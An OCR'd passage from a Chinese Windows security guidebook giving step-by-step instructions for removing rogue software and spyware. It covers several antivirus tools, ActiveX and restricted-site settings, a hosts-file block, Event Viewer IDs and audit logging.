
主界面底部“检查更新”链接。

STEP02： 对软件进行升级




显示升级进度。

STEP03： 系统修复




程序自动进行扫描，扫描完成后即可看到系统中的所有插件，程序自动选择对系统有威胁的插件，单击“立刻修复”按钮即可对系统进行修复。

STEP04： 重新扫描



修复完成后可选择“重新扫描”对系统再次扫描，若显示“没有发现危险项”，则表示流氓软件清理成功。




提示：开启安全防护

用户也可使用瑞星安全助手的安全防护功能对系统安全体系和系统漏洞进行实时监控，保证系统处于相对安全的环境。选择将系统安全体系监控和系统漏洞监控开启。同时也可开启恶意网站访问监控、恶意文件实时监控和U盘病毒免疫监控，只是要开启恶意网站访问监控需要安装瑞星个人防火墙。

2. 禁用ActiveX脚本

禁用ActiveX脚本可以阻止恶意IE插件的安装，但也能够造成某些使用ActiveX技术的网页无法正常显示。禁用ActiveX脚本的具体操作方法如下。

STEP01： 打开“Internet选项”对话框



01 右击桌面上的“Internet”图标，从弹出的快捷菜单中单击“选项”菜单项。

02 单击“自定义级别”按钮。

STEP02： 安全设置



01 禁用所有ActiveX控件和插件选项。

02 单击“确定”按钮。

3. 加入受限站点

把含有恶意插件网页加入受限站点，使IE浏览器不能打开该网页。


具体的操作方法如下。

STEP01： 返回“Internet 选项”对话框



01 切换至“安全”标签卡。

STEP02： 设置受限站点



02 单击“受限制的站点”图标，然后单击“站点”按钮。

输入需要限制登录的网页地址，单击“添加”按钮，即可将其添加进去。

4. 修改Hosts文件

Hosts 文件又称域名本地解析系统，以 ASCII 格式保存。为了在互联网不产生冲突，每一台连接网络的计算机都会分配一个 IP 地址，但为便于记忆，又引入了域名的概念，所以当用户在 IE 地址栏中输入域名时，系统先查看 Hosts 文件中是否有与此域名相对应的 IP 地址，如果没有就连接 DNS 服务器进行搜索；如果有，则会直接登录该网站。Hosts 文件省略了通过 DNS 服务器解析域名的过程，可提高网页浏览的速度。在 Windows7 系统中可使用“记事本”打开 C:\Windows\system32\drivers\etc\ hosts 文件，在此文件中输入“127.0.0.1 www.abcd.com”，在 IP 地址和域名间用空格分开且保存后退出，将 www.abcd.com 网站域名指向计算机本地的 IP 地址 127.0.0.1，从而避免下载插件。

5. 设置网页安全扫描

一般反病毒软件中带有防范网页恶意代码的功能，例如瑞星卡上网安全助手中的“上网防护”功能，就具有“不良网站访问防护”、“IE 防漏墙”、“木马下载拦截”等功能，如下图所示。启用这些功能，用户访问具有恶意代码的网页时，就会主动进行提示和拦截，防止恶意代码利用 ActiveX 进行下载和执行危险的命令。



“上网防护”页面

6. 使用专用工具进行防疫

现在网络上有很多专门用于对付流氓软件和间谍软件的工具，而且这些工具一般都具有免疫功能，即针对已知的流氓软件和间谍软件修改注册表相应项，使相应的流氓软件和间谍软件不能自动下载和安装，从而保证用户系统的安全、稳定。

14.1.3 金山系统清理专家清除恶意软件

金山清理专家是一款上网安全辅助软件，对流行木马、恶意插件尤为有效，可解决普通杀毒软件不能解决的安全问题。其特点有：永久免费；免费病毒木马查杀；健康指数综合评分系统；查杀恶意软件＋超强抢杀技术（Bootclean）；互联网可信认证；防网页挂马功能等。


使用金山系统清理专家清除恶意的软件，具体操作方法如下。

STEP01： 运行“金山清理专家”



单击“实时保护”按钮。

STEP02： 启用“U盘防火墙”等功能



可启用或关闭“U盘防火墙”、“漏洞防火墙”、“网页防火墙”、“系统防火墙”等功能。

STEP03： 查看健康指数



单击“健康指数”按钮，再单击“为系统打分”按钮，开始全面扫描系统，并给出健康指数，指出问


STEP04： 恶意软件查杀



单击“恶意软件查杀”按钮，可以看到已经查到的恶意软件分类及其数量。


题所在。

STEP05：漏洞修复



开始扫描系统所存在的漏洞，并给出漏洞补丁列表。选取需要修复的漏洞，单击“修复选中项”按钮，即可开始下载系统补丁并自动安装。

STEP06：打开“金山安全百宝箱”窗口



01 在“金山清理专家”主界面中单击“安全百宝箱”按钮。

02 可进行修复系统、清理垃圾文件、清除历史痕迹、修复浏览器，进行进程管理、启动项管理等操作。

14.2 间谍软件防护实战

间谍软件的主要危害是严重干扰用户使用各种互联网，如推广弹出式广告、影响用户网上购物、干扰在线聊天、欺骗用户浏览搜索引擎引导网站等，同时还有可能导致机器速度变慢，突然网络断开等情况出现，这主要是因为间谍软件会占去系统大量资源。

14.2.1 间谍软件防护概述

间谍软件主要攻击微软操作系统，通过 Internet Explorer 漏洞进入并隐藏在 Windows 的薄弱之处。有些间谍软件（尤其是恶意 Cookie 文件）可以在任何浏览器内发生作用，但这只是间谍软件中很小的一部分。微软的一些软件产品，如 Internet Explorer、Word、Outlook 和 Media Player 等，一旦下载就将自动执行，从而使间谍软件很容易乘虚而入。

如果出现如下情况，则用户的机器可能已经存在了间谍软件或其他有害软件。

- 用户没有浏览网页也会看见弹出式广告。
- 用户的 Web 浏览器先打开页面（主页）或浏览器，搜索设置已在用户不知情的情况下被更改。
- 发现浏览器中有一个用户不需要的新工具栏，并且很难将其删除。
- 计算机完成某些任务所需的时间比以往要长。

• 计算机崩溃的次数突然上升。

间谍软件通常和显示广告软件（称为“广告软件”）、跟踪个人、敏感信息等软件联系在一起，但并不意味着所有提供广告或跟踪用户在线活动的软件都是恶意软件。如用户可能要注册免费音乐服务，但代价是要同意接收目标广告。如果同意了该条款，则表示已确定这是一桩公平交易。用户也可能同意让该公司跟踪自己在线活动，以确定要显示的广告。


其他有害软件则会作出一些令人烦恼的更改，而且可能会导致计算机变慢或崩溃。这些程序能够更改 Web 浏览器的主页或搜索页，或在浏览器中添加用户不需要的附加组件，还可能会使用户很难将自己的设置恢复为原始设置。一切的关键在于用户（或其他使用自己计算机的人）是否了解软件要执行的操作，以及是否已同意将软件安装在自己的计算机上。

间谍软件或其他有害软件有多种方法可以侵入用户的系统，常见伎俩是在用户安装需要的其他软件（如音乐或视频文件共享程序）时，偷偷地安装该软件。有时在特定软件安装中已经记录了包括有害软件的信息，但此信息可能出现在许可协议或隐私声明的结尾。

14.2.2 用 Spy Sweeper 清除间谍软件


当大家安装了某些免费的软件或浏览某个网站时，都可能使用间谍软件潜入。黑客除监视用户的上网习惯（如上网时间、经常浏览的网站以及购买了什么商品等）外，还有可能记录用户的信用卡账号和密码，这给用户的信息安全带来了重大隐患。Spy Sweeper 是一款五星级的间谍软件清理工具，还提供主页保护和 Cookies 保护等功能。具体的操作步骤如下。

STEP01： 运行“Webroot AntiVirus”




单击页面左侧的“Options”按钮。

STEP02： 设置扫描方式



这里选中快速扫描方式“Quick Sweep”。


STEP03：自定义扫描方式



01 选中“Custom Sweep（自定义扫描方式）”单选项，用户可以在下方列表中选择需要扫描的对象。


02 单击“Change settings”超链接。

STEP04：设置扫描对象



用户可以具体设置扫描或跳过的对象，然后单击“ok”按钮。


STEP05：返回主界面



01 单击左侧“Sweep”按钮。


02 在下拉列表中选择“Start Custom Sweep”命令。

STEP06：开始扫描



显示扫描进度及扫描结果。


STEP07：扫描完成



01 显示需要清除的对象。


02 单击“Schedule”按钮。

STEP08：创建定时扫描



可创建定时扫描任务，其中包括扫描事件、开始扫描时间等。

STEP09： 系统防御设置



01 单击左侧的“Options”按钮。

02 选择“Shields”选项卡，在其中设置各种对象的防御选项，使用户在上网过程中及时保护系统。

14.2.3 通过事件查看器抓住间谍

如果用户关心系统的安全，并且想快捷地查找出系统的安全隐患或发生的安全问题的原因，通过 Windows 系统中“事件查看器”发现一些安全问题的苗头及已植入系统的“间谍”所在。在 Windows 7 系统中打开“事件查看器”的方法为：右击桌面计算机图标，在弹出的快捷菜单中单击“管理”菜单项，在打开的“计算机管理”窗口中单击“系统工具”，然后单击“事件查看器”即可打开“事件查看器”窗口，如下图所示。



“事件查看器”窗口

1. 事件查看器查获“间谍”实例

由于日志记录了系统运行过程中大量的操作事件，为了方便用户查阅这些信息，采取了“编号”方式，同一编号代表同一类操作事件。

①编号：6006（事件日志服务已停用，信息），如下图所示




实例：事件 6006

原因：系统因关机、重启、崩溃等原因导致日志服务被迫中止。

作用：如果用户的服务器正常是不关机的，但却出现这个事件记录，那么就应该检查是否曾被恶意用户在本地或远程执行了重启操作。但对于个人用户来说出现这个信息则很正常，因为正常关机操作也会出现这个信息。

②编号：7001（服务被禁止，错误），如下图所示。



案例：事件 7001

原因：与 Computer Browser 服务相依的 Server 服务因一些错误而无法启动。原因可能是已被禁用或与其相关联的设备没有启动。

作用：应检查系统“服务”中的 Server 等服务是否被关闭，例如有的单机用户为了彻底杜绝默认共享的问题，而将 Server 服务关闭。随后当该机进行组建局域网、访问共享资源等操作时，就会因 Server 服务关闭而出现这类错误。

③编号：6005（事件日志服务已启动，信息），如下图所示。



案例：编号6005

原因：每次系统启动后，日志服务均会自动启动并记载指定事件。


作用：得知日志服务工作正常与否。

2. 安全日志的启用

安全日志在默认情况下是停用的，但作为维护系统安全中最重要的措施之一，将其开启显然是非常必要的，通过查阅安全日志，可以得知系统是否有恶意入侵的行为等。


启用安全日志的具体操作步骤如下。

STEP01： 打开“运行”对话框




01 在文本框中输入“mmc”命令。　02 单击“确定”按钮。

STEP02： 打开“控制台”窗口



依次单击“文件”>“添加/删除管理单元”菜单项。


STEP03：添加 / 删除管理单元



01 选择“组策略对象编辑器”选项。

02 单击“添加”按钮。


STEP04：选择组策略对象



01 选择“本地计算机”选项。

02 单击“完成”按钮即可完成。


STEP05：返回“控制台”窗口



01 依次展开“本地计算机策略”>“用户配置”>“Windows 设置”>“安全设置”>“本地策略”>“审核策略”选项。

02 在右侧窗口中右击相应选项，例如右击“审核账户管理”项，在弹出的快捷菜单中单击“属性”菜单项。

STEP06：审核账户管理



01 在“本地安全设置”选项卡中勾选“成功”和“失败”复选框。

02 单击“确定”按钮，即可完成操作，此后安全日志将记录该项目的审核结果。


3. 事件查看器的管理

由于日志记录了大量的系统信息，需要占用一定的磁盘空间，如果是个人计算机，则可经

常清除日志以减少磁盘占用量。如果觉得日志内容比较重要，还可将其保存到安全的地方。

清除日志方法一

STEP01： 打开“事件查看器”窗口



在窗口中右击需要清除的日志，在弹出的快捷菜单中单击“清除日志”菜单项。


STEP02： 查看提示信息



单击“保存并清除”按钮或者“清除”按钮皆可。


清除日志方法二

STEP01： 保存日志文件



在弹出的快捷菜单中单击“将所有事件另存为”菜单项，在删除前将日志记录保存下来。

STEP02： 查看日志属性



在弹出的快捷菜单中单击“属性”菜单项。

STEP03： 清除日志




单击“清除日志”按钮，将该日志记录删除。

14.2.4 微软反间谍专家 Windows Defender 使用流程


Windows Defender 是一款免费反间谍软件。它可以帮用户检测及清除一些潜藏在操作系统里的间谍软件及广告软件，保护用户计算机不受到一些间谍软件的安全威胁及控制，也保障了使用者的安全与隐私。其具体的操作步骤如下。

STEP01：打开“控制面板”窗口




依次单击“开始”>“控制面板”>“Windows Defender”图标。

STEP02：打开“Windows Defender”窗口




单击“扫描”右侧的下三角图标可选择对系统进行快速扫描、完全扫描和自定义扫描。

STEP03：正在扫描



扫描过程可能需要一段时间，耐心等待，扫描过程中如果系统中存在恶意软件，则会出现提示信息。


STEP04：返回主界面



01 检测完成后返回主界面，可以看到检测到的有害项目。

02 单击“复查检测到的项目”链接。


STEP05：处理检测到的项目



01 可看到检测到的项目的具体内容，以及可选择对其进行删除、隔离或允许操作。

02 单击“应用操作”按钮。


STEP06：删除成功



01 执行完成后会显示“已成功应用请求的操作”。

02 单击“关闭”按钮关闭对话框即可。

STEP07： 返回主界面




单击页面顶部的“工具”链接。

STEP08： 打开“工具”和“设置”页面



单击“选项”链接。

STEP09： 自动扫描时间、频率等设置



可设定自动扫描的时间、频率以及扫描类型，并且可设定默认操作以及选择是否使用实时保护。

14.2.5 使用 360 安全卫士对电脑进行防护

如今网络上各种间谍软件、恶意插件、流氓软件实在太多，这些恶意软件或者搜集个人隐私，或频发广告，或让系统运行缓慢，让用户苦不堪言。使用免费的“360 安全卫士”则可轻松地解决这个问题。具体的操作步骤如下。

STEP01：运行 360 安全卫士



下载并安装好 360 安全卫士后，双击桌面上的“360 安全卫士”图标，即可进入其操作界面。

STEP02：对电脑进行体检




当 360 安全卫士首次运行时，将自动对当前系统进行快速扫描，查找出系统所存在的问题。

STEP03：选择扫描方式



有快速扫描、全盘扫描、自定义扫描三种扫描方式可供选择。单击“快速扫描”按钮。

STEP04：扫描完成



